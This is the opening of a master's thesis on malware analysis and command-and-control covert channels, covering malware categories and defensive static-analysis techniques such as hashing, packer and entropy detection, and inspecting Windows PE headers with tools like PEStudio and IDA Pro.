University of Piraeus

Department of Digital Systems

Master Thesis

Malware Analysis & C2 Covert Channels

Nikolaos Liakopoulos (MTE 14014)

Supervisor: Dr. Katsikas Socrates

Summary

In the internal network of a large organization, there may be a large number of security measures or products in place, such as antivirus, Intrusion Prevention/Detection Systems (IPDS), Firewalls, security patch management, etc., and there is still some malware, mostly APT threats, that goes undetected.

One of the activities that malware will conduct is “phone home”, to either fetch updates and instructions from the remote Command and Control (C&C) servers, or send back stolen information. It is challenging, but also may be proven fruitful to proactively detect these malware phone-home activities. But before that, an analyst must be aware of the most common techniques which were used in order for attackers to exfiltrate data through these channels.

The first part of this thesis covers tools and techniques for malware analysis and reverse engineering, as well as the setup and documentation of a basic lab environment.

The second part focuses on analyzing and documenting core techniques and attributes of known Command and Control channels for Malware communication (C2 channels) and examines implementations of such covert channels through common computer network protocols.

In the final part, we propose and develop a covert data exfiltration method based on established techniques.

Keywords: Malware, Malicious Software, Static Analysis, Dynamic Analysis, Covert, Command & Control.

Table of Contents

1.Tools and Techniques for Malware Analysis

1.1 Definition 1
1.2 Types of Malware 1
1.3 Malware Analysis Techniques 2
1.4 Static Analysis 4
1.5 Dynamic Analysis 18
1.6 Lab Setup 26

2. Covert Communication & C2 Channels

2.1 The need for covert communication 35
2.2 Internet Relay Chat 35
2.3 P2P Communication 39
2.4 Protocol Tunneling 46
2.5 HTTP(S) 61
2.6 C2 over Social Networks 71

A. Appendix

Tools Links 79
Malware Samples Links 80
Automated Malware Analysis Sandboxes and Services 81

Part 1

1.1 Definition

Short for "*malicious software*", malware refers to software written by authors with malicious intentions, designed to damage or do other unwanted actions on a computer system.

These actions vary from stealing, encrypting or deleting sensitive data, altering or hijacking core computing functions to monitoring users' overall activity without their consent and permission.

1.2 Types of Malware

The categories that most malware fall into are the following:

Backdoor: A backdoor can be considered as malicious code that installs itself onto a PC/mobile in order to allow the attacker access with minimal or no authentication and execute commands on the system.

Trojan: A Trojan horse is a type of malware that is disguised as legitimate and benign software. Users are typically tricked by some form of social engineering into executing trojans on their systems and once activated, they allow the attacker to spy, steal sensitive data and gain backdoor access to a system.

Botnet: Similar to a backdoor, in that it allows the attacker access to the system, but all devices infected with the same botnet receive the same instructions from a C2 server. Any such device is referred to as a zombie, in effect, a computer "robot" that serves the wishes of the malware operator.

Downloader: Also known as a "*Dropper*", malicious code that exists only for to download or drop other malicious code. Droppers are commonly installed by attackers when they first gain access to a system. The downloader program will download and install additional payloads.

Virus: A computer virus is a type of malware that replicates by reproducing itself or infecting other computer programs by modifying them.

Worm: Malicious code which mutates in a given way which will eventually reduce the quality of service on the network, such as using CPU resources or network bandwidth.

Rootkit: Malicious code designed to conceal the existence of other code. Rootkits are usually paired with other malware, such as a backdoor, to allow remote access to the attacker and make the code difficult for the victim to detect. The main intention of their authors is to steal credentials via the installation of key loggers.

Ransomware: Ransomware is a type of malware that prevents or limits users from accessing their system, either by locking the computer's screen or by encrypting the users' files unless a ransom is paid.

Noteworthy is the fact that malicious code can span multiple categories and does not need to belong solely in one. For instance, a program might have a keylogger functionality that collects passwords and a worm component that spreads through spam.

1.3 Malware Analysis Techniques

There are two fundamental approaches to malware analysis: *static* and *dynamic*. The third one which is the *hybrid* analysis, derives from the combination of both static and dynamic.




Figure: Malware analysis techniques

Static analysis involves examining the malware without running it. Static analysis, is usually the first step in studying malware and describes the process of analyzing the code or structure of a program in order to determine its function.

Static analysis nowadays consists of reverse-engineering the malware's internals by loading the executable into a disassembler and looking at the low level instructions in order to discover what the program does.

In contrast, when performing dynamic analysis, the analyst actually runs the program in a sandbox environment that will allow him to study the running executable. Advanced dynamic analysis uses a debugger in order to examine the internal state of a running malicious executable. These techniques are most useful when the analyst is trying to obtain information that is difficult to gather with the static analysis technique.

Hybrid analysis detection mechanism is the combination of both static analysis as well as dynamic analysis. The idea is that the analyst checks for any malware signature if present in the malware code under

inspection, then it monitors the behavior of the code. Therefore, the aforementioned technique combines the advantages of both the above mechanisms.

1.4 Static Analysis

When first analyzing prospective malware, a first step is to run it through multiple antivirus programs, which might already have identified and analyzed it.

Antivirus tools are certainly not perfect. They rely on a database of identifiable pieces of known suspicious code-file signatures, as well as behavioral and pattern-matching analysis (heuristics) in order to identify suspect files.

Malware authors can evade the aforementioned techniques by easily modifying their code, thereby changing their program's signature and evading virus scanners.

1.4.1 Public Antivirus Engines

Online multi-AV scanners can provide a quick and easy first impression of unknown files. The files submitted to public sites are probably automatically shared with other vendors and third parties. This is generally good because the vendors need samples to build new signatures.

However, targeted, zero-day malware may contain hardcoded usernames, passwords, DNS names, or IP addresses of internal systems, which may not be always good to share with others. Additionally, the exposure of data to vendors and possibly the public, might lead in notifying the attackers that they've been detected. This may cause the attackers to change tactics or lay low or even disappear for a while.

In general, malware analysts must always keep in mind the concept of operations security (OPSEC) when analyzing malware. OPSEC

is a term used by the military to describe a process of preventing adversaries from obtaining sensitive information.

The most popular online AV scanners are the following:

VirusTotal (http://www.virustotal.com/): In the public antivirus scanner arena, VirusTotal is the premier service. VirusTotal allows you to upload a file for scanning by multiple antivirus engines and generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

Jotti (https://virusscan.jotti.org): Jotti's malware scan currently scans submitted files with 20 antivirus products many of which are different from VirusTotal. Thus Jotti can be considered as a useful in an analyst's arsenal.

NoVirusThanks (http://www.novirusthanks.org/) The NoVirusThanks Multi-Engine Antivirus Scanner10 currently leverages 24 antivirus products and constitutes an excellent alternative antivirus scanner for the malware analyst.

1.4.2 Hashing: Fingerprinting the malware

Hashing is a popular method used to identify malware. The file which contains the malicious code is run through a hashing program that produces a unique signature that fingerprints that malware. The Message Digest Algorithm 5 (MD5) function is the one most commonly used for malware analysis, though the Secure Hash Algorithm 1 (SHA-1) is also commonly use.

The analyst won't find it difficult to find freely available tools that calculate the hash of a program. Two frequently used programs are *md5deep,* which is a command line program and *WinMD5* which is the GUI alternative.

1.4.3 Fuzzy Hashing: Finding malware variants

ssdeep is a program for computing context triggered piecewise hashes (CTPH). Also called fuzzy hashes, CTPH can match inputs that have homologies.

Using the *ssdeep* command, the analyst can determine the percent similarity between two or more files. Specifically, one could perform the following tasks:

- Detect related malware: Given the *ssdeep* hash of a sample, one could find variants of the same malware family.

- Detect polymorphic code: Given the *ssdeep* hash of a file on disk, one could compare it to the *ssdeep* hash of the file running in memory. If the two hashes are less than 70% similar, then the file is probably packed or polymorphic.

1.4.4 Hardcoded Strings

Searching through the strings can be a very simple way to get hints about the functionality of a program. For example, if the program accesses a URL, then you will see the URL accessed stored as a string in the program. You can use the *Strings* program, to search an executable for strings, which are typically stored in either ASCII or Unicode format.

Bintext from Mcafee can be considered as the GUI alternative to strings command. This tools searches any type of file for ASCII, Unicode and Resource strings along with their offsets.




Figure: Demonstration of AgoBot malware containing IRC related commands

More powerful than both *strings* and *Bintext* is the *strings2* program not only because of its ability to extract ASCII and Unicode-encoded strings in one step, but due to the fact that it can extract strings from a running process as well.

1.4.5 Obfuscated and Packed malware

Malware authors often use techniques such as packing and obfuscation so as to make their malware more difficult to detect and analyze. Obfuscated programs are ones whose source code has been changed to something equivalent to the original, but in a much more complicated way. Packed programs are considered as a subset of obfuscated programs in which the malicious program is compressed on disk and decompressed when the malware gets loaded on memory.

Both techniques will severely limit the attempts of the analyst to statically analyze the malware. Probably one of the most noticeable effects packers and obfuscators have on a PE file is that they destroy the

import table, encrypt, or obfuscate the PE header, and makes the OEP (Original Entry Point) hard to find. The OEP of a file marks the first instruction that is executed by the operating system when a file is executed.

Legitimate programs usually include many strings. Obfuscated malware contains very few strings. However, their code will often include at least the functions *LoadLibrary* and *GetProcAddress*, which are used to load additional functions. Moreover UPX packed malwares have been found to contain the “UPX” keyword many times among the first few readable strings.

1.4.5.1 Detecting Commercial Packers

There are many programs available that detect commercial packers, and also advise on how to unpack. Some examples of these file parsers are *Exeinfo PE* and *PEiD* which is no longer developed, but still functional.




Figure: Demonstration of SlackBot malware being UPX packed.

1.4.5.2 Detecting Uncommercial Packers

PEID defines only known crypters and packers and developers often use private tools undefinable using common signatures. Entropy analysis examines the statistical variation in malware executables and is a very reliable sign that the executable file has been processed with a packager or protector. Typically entropy calculators use an algorithm which gives result in the form of quantity of bits per byte. Since there is 8 bits in a byte, the maximum entropy will be 8.0.

In a recent experiment [15] four separate test runs were conducted, with training data sets for native, compressed, and encrypted executable files, as well as a set for plain text files for additional comparison. The outcome of the experiment can be summarized in the following table:

Data Sets	Average Entropy	99.9% confidence interval (Low to High)
Plain Text	4.347	4.066-4.629
Native Executables	5.099	4.941-5.258
Packed Executables	6.801	6.677-6.926
Encrypted Executables	7.175	7.174-7.177

It is apparent that an entropy rate of 6.5 and above indicates that the binary is either packed or encrypted.

Since the majority of malware nowadays protects itself by using techniques such as packing and obfuscation it is a must for the analyst to have an entropy analyzer in his arsenal of tools.

1.4.6 Binary Reconnaissance – The Portable Executable Format

The PE (Portable Executable) file format is used by Windows executables, object code, and DLL libraries. The PE file format is a data structure that contains all the information necessary for the Windows loader to manage the executable code. Almost every file with executable code that is loaded by Windows is in the PE file format, though some legacy file formats do appear on rare occasion in malware.


PE files start with a header that includes information about the code, the type of application, required library functions, and space requirements. This information is of great value to the malware analyst.

Identifying Imported Functions

One of the most useful pieces of information that we can gather about an executable is the list of functions that it imports. Imports are functions used by one program that are actually stored in a different program, such as code libraries that contain functionality common to many programs. These dependencies are included in the IAT (Import Address Table) section of the PE structure so the Windows loader (ntdll.dll) can know which DLLs are needed for the executable to properly run.

The Dependency Walker program, lists all the dynamically linked functions of an executable. The following figure shows Dependency Walker's analysis of an "AgoBot" malware with the MD5: 9250281b5a781edb9b683534f8916392.

The far left pane shows the program as well as the DLLs being imported.



The upper-right pane demonstrates several functions of the KERNEL32.DLL module, the most interesting of which is CreateProcessA, which signifies that the program will probably create another process.

In general, a program's DLL libraries can tell a lot about its functionality. The following table lists the most common DLLs found in Portable Executables along with a brief description of their functionalities.

Library	**Brief Description**
Kernel32.DLL	Provides core functionality i.e access to files, memory, hardware
User32.DLL	Contains all the UI components, such as buttons, scroll bars, and components for controlling and responding to user actions.
Ntdll.DLL	Provides the interface to the kernel of Windows. Usually this DLL is imported by Kernel32.DLL. In case an executable imports this DLL directly, this means that it is going to use some hiding functionality or functionality related to the manipulation of processes.
Advapi32.DLL	Provides access to advanced core Windows components such as the Service Manager and Registry.
Gdi32.DLL	Contains functions for displaying and manipulating graphics.
Ws2_32.DLL	Networking DLL. In case an executable imports this DLL, this means that it is performing network related tasks.
Wininet.DLL	Provides high level networking functionality for Application Layer protocols such as HTTP,FTP.

Identifying Exported Functions

Like imports, DLLs and EXEs also export functions to interact with other programs. Usually, a DLL implements one or more functions and exports them for use by an executable that can then import and use them. Therefore, exported modules are most common in DLL files and are rare in executable files. If an executable is exporting modules, then it may be a malware candidate.

The PE file contains information about which functions a file exports and this information can be extracted through Dependency Walker, a tool described earlier.

1.4.7 More Heuristic Analysis – The PE Header and its Sections

Portable Executable file headers provide considerably more information than just imports and exports. The PE file format consists of a header followed by a series of sections. This header contains metadata about the file itself and following that are the actual sections of the file, each of which contains useful information.

The following sections are the most common:

.text: The .text section contains the instructions that the CPU executes. This is the only executable section in a PE file.

.rdata: The .rdata section holds read-only data that is globally accessible within the program.

.data: Stores global data accessed throughout the program.

.rsrc: Stores resources needed by the executable.

Based on this format the malware analyst can use additional heuristics to quickly determine which files exhibit suspicious attributes. Such attributes can be:

Files with TLS entries: TLS entries are functions that execute before the main thread, thus before the initial breakpoint set by debuggers. Malware typically use TLS entries to run code before a debugger gets control of the program.

Files with resource directories: The .rsrc section can include whatever a programmer requires. Malware, and occasionally legitimate software, often store an embedded program or driver here and, before the program runs, they extract the embedded executable or driver.

Suspicious entry point sections: An entry point section is the name of the PE section that contains the AddressOfEntryPoint. The AddressOfEntryPoint value for legitimate, or non-packed, files typically resides in the section named .text. Therefore, one can detect potentially packed files if the entry point resides in a section other than the aforementioned.

Sections with zero-length raw sizes: The raw size is the amount of bytes that a section requires in the file on disk as opposed to bytes required when the section is mapped into memory. The most common reason a raw size would be zero on disk but greater than zero in memory is because packers copy decrypted instructions or data into the section at run-time.

Sections with high entropy: Entropy is a value between 0 and 8 that describes the randomness of data. Encrypted or compressed data typically have high entropy, whereas a long string of the same character has low entropy. Thus, by calculating entropy, the analyst can deduce whether an executable contains packed or abnormal code.

Invalid timestamps: The TimeDateStamp field is a 32 bit value that indicates when the compiler produced the PE file. Malware authors obscure this value to hide the true build date.

File version information: A PE file's version information may contain the name of the person or company who created the file, a description of the file, a version and/or build number and the original file name. This type of information is not available in all PE files, but many times malware authors will accidentally leave it in or intentionally forge the values.

A tool which incorporates all of the aforementioned indicators is *PE Studio.* PE studio provides a Graphical UI for statically examining many aspects of a suspicious Windows executable file.




Figure: Analysis of SlackBot malware with PEStudio




Figure: Analysis of AgoBot malware with PEStudio

Apart from inspecting features such as Imported and Exported function names and strings, it also automatically computes each section's MD5 hash. Hash values could be used as Indicators Of Compromise (IOCs), but malware authors can easily tweak the specimen to change the file's signature. For this reason, it's useful to note hash values of the sections that comprise the malicious program. This way, if the attacker changes a portion of the file, hash values of one or more sections might still match as an IOC.





Figure: PE Studio calculates each section's hash

Additionally, PE Studio can also query VirusTotal for information it might contain that matches the hash of the file you're examining, if your lab system is connected to the Internet.

1.4.8 Inspecting the .rsrc section

The .rsrc section in an executable is used to store strings, icons, and menus in a legitimate program, but it also commonly used by malware to host its additional payload. This family of malware is called "dropper".



The above figure displays the resources section of an unpacked malware called "Http Dr0pper" which was used by crooks in the South Korean

Cyber Attack on banks and broadcasting organizations which took place from 2009 to 2013.

1.4.9 Reverse Engineering - Disassemblers

Basic static analysis methods is good for initial triage, but it does not provide enough information to analyze malware completely. The analyst can use static analysis to draw some preliminary conclusions, but more in-depth analysis is required to get the whole story.

That's where disassembly and reverse engineering come in. Reverse engineering malware can be defined as an analysis of a program in order to understand its design, components as well as its behavior to inflict damage on a computer system.

The Interactive Disassembler Professional (*IDA Pro*) is the disassembler of choice for many malware analysts, distributed by Hex-Rays, particularly because of its powerful add-ons as well as its scripting capabilities.

Binary diff-ing is a fundamental technique used especially in the vulnerability research realm for analyzing vendor patches. However, it also has a place in malware research. While ssdeep and fuzzy hashing can help a malware analyst identify variants of the same malware family, it cannot pinpoint exactly what changed.

BinDiff, is an IDA Pro plug-in for binary diffing. BinDiff examines files by determining which functions exist in both files based on attributes such as the function's CRC or hash value, the number of instructions in each basic block of a function, the number of cross-references to and from a function, and a variety of other algorithms.

Another additional IDA Pro plug-in is called HEX Rays *Decompiler*, which is a tool that can convert assembly language into more easily read pseudocode.

1.5 Dynamic Analysis

